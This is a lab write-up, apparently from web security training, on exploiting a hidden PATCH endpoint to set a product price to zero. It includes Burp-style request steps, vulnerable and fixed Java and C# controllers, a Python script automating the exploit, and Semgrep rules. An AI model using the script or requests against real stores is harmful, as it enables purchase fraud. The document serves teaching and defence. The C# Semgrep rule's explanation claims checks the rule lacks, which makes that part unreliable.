Lab 2: Finding and exploiting an unused API endpoint

1. Executive Summary
Vulnerability: Broken Object Level Authorization (BOLA) / Mass Assignment via Hidden Method.
Description: The application exposes an API endpoint to retrieve product prices (GET /api/products/{id}/price). However, the server also accepts the PATCH method on this same endpoint. Because the endpoint lacks proper Access Control Lists (ACLs) or role checks, any authenticated user can modify the price of any product.
Impact: Business Logic Bypass. Attackers can set the price of expensive items to zero and purchase them for free.
2. The Attack
Objective: Change the price of the “Lightweight l33t Leather Jacket” to $0.00 and purchase it.
- Reconnaissance (Traffic Analysis):
- I clicked on a product and observed the API traffic in Burp Proxy.
- I found a request:
GET /api/products/3/price. - I sent this to Repeater and changed the method to
OPTIONS. - Response:
Allow: GET, PATCH. This revealed thatPATCHis a valid action.
- Probe (Constraint Discovery):
- I tried sending a
PATCHrequest immediately. - Error 1:
401 Unauthorized-> I logged in aswiener. - Error 2:
415 Unsupported Media Type-> I added headerContent-Type: application/json. - Error 3:
400 Bad Request(“price parameter missing”) -> I added the body{}.
- I tried sending a
- Exploitation:
- I navigated to the target product (Leather Jacket, ID 1).
- I constructed the final payload:
- Method:
PATCH - URL:
/api/products/1/price - Body:
{"price": 0}
- Method:
I sent the request. The server responded with
200 OK.
- Result: I refreshed the page, saw the price was $0.00, added it to the basket, and completed the purchase.
3. Code Review
Vulnerability Analysis (Explanation): The developer likely created a generic “Price Controller” to handle price logic. They implemented a PATCH method (perhaps for internal admin tools or future features) but forgot to restrict it to administrators. The code checks if the user is logged in, but not who the user is.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
@RestController
@RequestMapping("/api/products")
public class ProductPriceController {

    @Autowired
    private ProductService productService;

    // VULNERABLE: Exposed PATCH endpoint without Role checks
    @PatchMapping("/{id}/price")
    public ResponseEntity<Product> updatePrice(@PathVariable Long id, @RequestBody Map<String, Object> payload) {

        // The code blindly accepts the new price from the JSON body
        if (payload.containsKey("price")) {
            BigDecimal newPrice = new BigDecimal(payload.get("price").toString());
            Product product = productService.updateProductPrice(id, newPrice);
            return ResponseEntity.ok(product);
        }
        return ResponseEntity.badRequest().build();
    }
}
Technical Flow & Syntax Explanation:
@PatchMapping: This annotation specifically handles HTTPPATCHrequests. In REST standards,PATCHis used for partial updates (modifying just one field).@RequestBody Map<String, Object>: This binds the incoming JSON directly to a generic map. This allows the attacker to send{"price": 0}and have it parsed successfully without strict type checking.- Missing Access Control: There is no
@PreAuthorize("hasRole('ADMIN')")or similar check. The endpoints are public (or just require a basic user session), meaning the “Trust Boundary” is nonexistent.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[ApiController]
[Route("api/products/{id}/price")]
public class PriceController : ControllerBase
{
    private readonly ProductContext _context;

    // VULNERABLE: HttpPatch attribute exposes the method
    [HttpPatch]
    [Authorize] // Only checks if user is logged in, not if they are Admin!
    public async Task<IActionResult> UpdatePrice(int id, [FromBody] PriceDto dto)
    {
        var product = await _context.Products.FindAsync(id);
        if (product == null) return NotFound();

        // Directly updating the entity from user input
        product.Price = dto.Price;
        await _context.SaveChangesAsync();

        return Ok(product);
    }
}
Technical Flow & Syntax Explanation:
[HttpPatch]: Registers this method to handlePATCHverbs. If this attribute were missing, the framework would likely return405 Method Not Allowed.[Authorize]: This attribute ensures the user is authenticated (valid cookie/token). However, it does not enforce roles. Sincewieneris a valid user, they pass this check.PriceDto: The Data Transfer Object likely contains apublic decimal Price { get; set; }property, allowing the automatic binding of the0value.
Mock PR Comment
The updatePrice endpoint is exposed via PATCH to all authenticated users. This allows customers to modify product prices.
Recommendation:
- If this endpoint is not intended for public use, remove the
@PatchMapping/[HttpPatch]method entirely. - If it is for admins only, apply strict Role-Based Access Control (RBAC) (e.g.,
@PreAuthorize("hasRole('ADMIN')")).
4. The Fix
Explanation of the Fix: The most secure fix is to remove unused code. If customers never need to update prices (which they shouldn’t), the code shouldn’t exist. If it is an admin tool, it must require the ADMIN role.
Secure Java
1
2
3
4
5
6
7
8
@PatchMapping("/{id}/price")
// SECURE: Strict Role Check
@PreAuthorize("hasRole('ADMIN')")
public ResponseEntity<Product> updatePrice(@PathVariable Long id, @RequestBody PriceUpdateDto dto) {
    // Only Admins reach this line
    Product product = productService.updateProductPrice(id, dto.getPrice());
    return ResponseEntity.ok(product);
}
Technical Flow & Syntax Explanation:
@PreAuthorize: This Spring Security annotation intercepts the request before the method body executes. If the user lacks theADMINauthority, the server throws a403 Forbiddenexception immediately.
Secure C#
1
2
3
4
5
6
7
[HttpPatch]
// SECURE: Require specific role
[Authorize(Roles = "Admin")]
public async Task<IActionResult> UpdatePrice(int id, [FromBody] PriceDto dto)
{
    // ... Implementation ...
}
Technical Flow & Syntax Explanation:
Roles = "Admin": This property within theAuthorizeattribute instructs the ASP.NET middleware to check the User’s Claims. If the “Role” claim does not equal “Admin”, the request is rejected.
5. Automation
A Python script that logs in, identifies the target product, and patches the price to zero.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#!/usr/bin/env python3
import argparse
import requests
import sys

def exploit_price_change(url, username, password):
    # 1. Login to establish session (PATCH requires auth)
    s = requests.Session()
    login_url = f"{url.strip('/')}/login"

    print(f"[*] Logging in as {username}...")
    s.post(login_url, data={'username': username, 'password': password})

    # 2. Target the "Leather Jacket"
    # In a real scenario, we might scrape /api/products to find the ID.
    # Based on the lab instructions, we know the endpoint structure.
    # Let's assume ID 1 is the jacket (or passed as arg).
    product_id = 1
    target_endpoint = f"{url.strip('/')}/api/products/{product_id}/price"

    # 3. Send the PATCH request
    headers = {
        "Content-Type": "application/json"
    }
    payload = {"price": 0}

    print(f"[*] Sending PATCH to: {target_endpoint}")
    print(f"[*] Payload: {payload}")

    try:
        resp = s.patch(target_endpoint, json=payload, headers=headers)

        if resp.status_code == 200:
            print(f"[!!!] SUCCESS: Price updated to $0.00.")
            print(f"[*] Response: {resp.json()}")
            print("[*] Go to your browser, add to cart, and buy!")
        elif resp.status_code == 401:
            print("[-] Failed: Unauthorized. Login likely failed.")
        else:
            print(f"[-] Failed. Status: {resp.status_code}")
            print(f"[-] Body: {resp.text}")

    except Exception as e:
        print(f"[-] Connection Error: {e}")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("username", help="Your username (wiener)")
    ap.add_argument("password", help="Your password (peter)")
    args = ap.parse_args()

    exploit_price_change(args.url, args.username, args.password)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
The Logic:We are looking for Controllers that map PATCH or PUT methods to sensitive fields (like “price”, “cost”, “balance”) but lack explicit authorization checks (like hasRole or [Authorize(Roles=...)]).
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
rules:
  - id: java-sensitive-price-update-no-auth
    languages: [java]
    message: "PATCH/PUT endpoint modifying price/cost without strict authorization"
    severity: WARNING
    patterns:
      # Find PATCH or PUT methods
      - pattern-either:
          - pattern: |
              @PatchMapping(...)
              public $RET $METHOD(...) { ... }
          - pattern: |
              @PutMapping(...)
              public $RET $METHOD(...) { ... }

      # That modify price/cost (either field assignment or method call)
      - pattern-either:
          - pattern: |
              $ENTITY.setPrice($VALUE);
          - pattern: |
              $ENTITY.setCost($VALUE);
          - pattern: |
              $ENTITY.price = $VALUE;
          - pattern: |
              $ENTITY.cost = $VALUE;
          - pattern: |
              $SERVICE.updatePrice(...);
          - pattern: |
              $SERVICE.updateCost(...);

      # Without proper authorization
      - pattern-not: |
          @PreAuthorize("hasRole('ADMIN')")
          public $RET $METHOD(...) { ... }
      - pattern-not: |
          @PreAuthorize("hasRole('MANAGER')")
          public $RET $METHOD(...) { ... }
      - pattern-not: |
          @PreAuthorize("hasAuthority('UPDATE_PRICE')")
          public $RET $METHOD(...) { ... }
Technical Flow & Syntax Explanation:
@PatchMapping/@PutMapping: Identifies methods that modify data.$X.updatePrice: Looks for heuristic variable names or method calls inside the handler that suggest financial data modification.pattern-not: Flags the code only if the@PreAuthorizesecurity annotation is missing.
C# Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
rules:
  - id: csharp-patch-no-auth
    languages: [csharp]
    message: "PATCH endpoint without any authorization."
    severity: WARNING
    patterns:
      - pattern: |
          [HttpPatch]
          public $RET $METHOD(...) { ... }
      - pattern-not: |
          [HttpPatch]
          [Authorize(...)]
          public $RET $METHOD(...) { ... }
Technical Flow & Syntax Explanation:
[HttpPatch]: Identifies the attack vector (the update method).$ENTITY.Price = ...: Matches code lines where a property named “Price” is being assigned a value, indicating critical business data.pattern-not: Ensures we ignore secure controllers that explicitly defineRolesin their authorization attribute.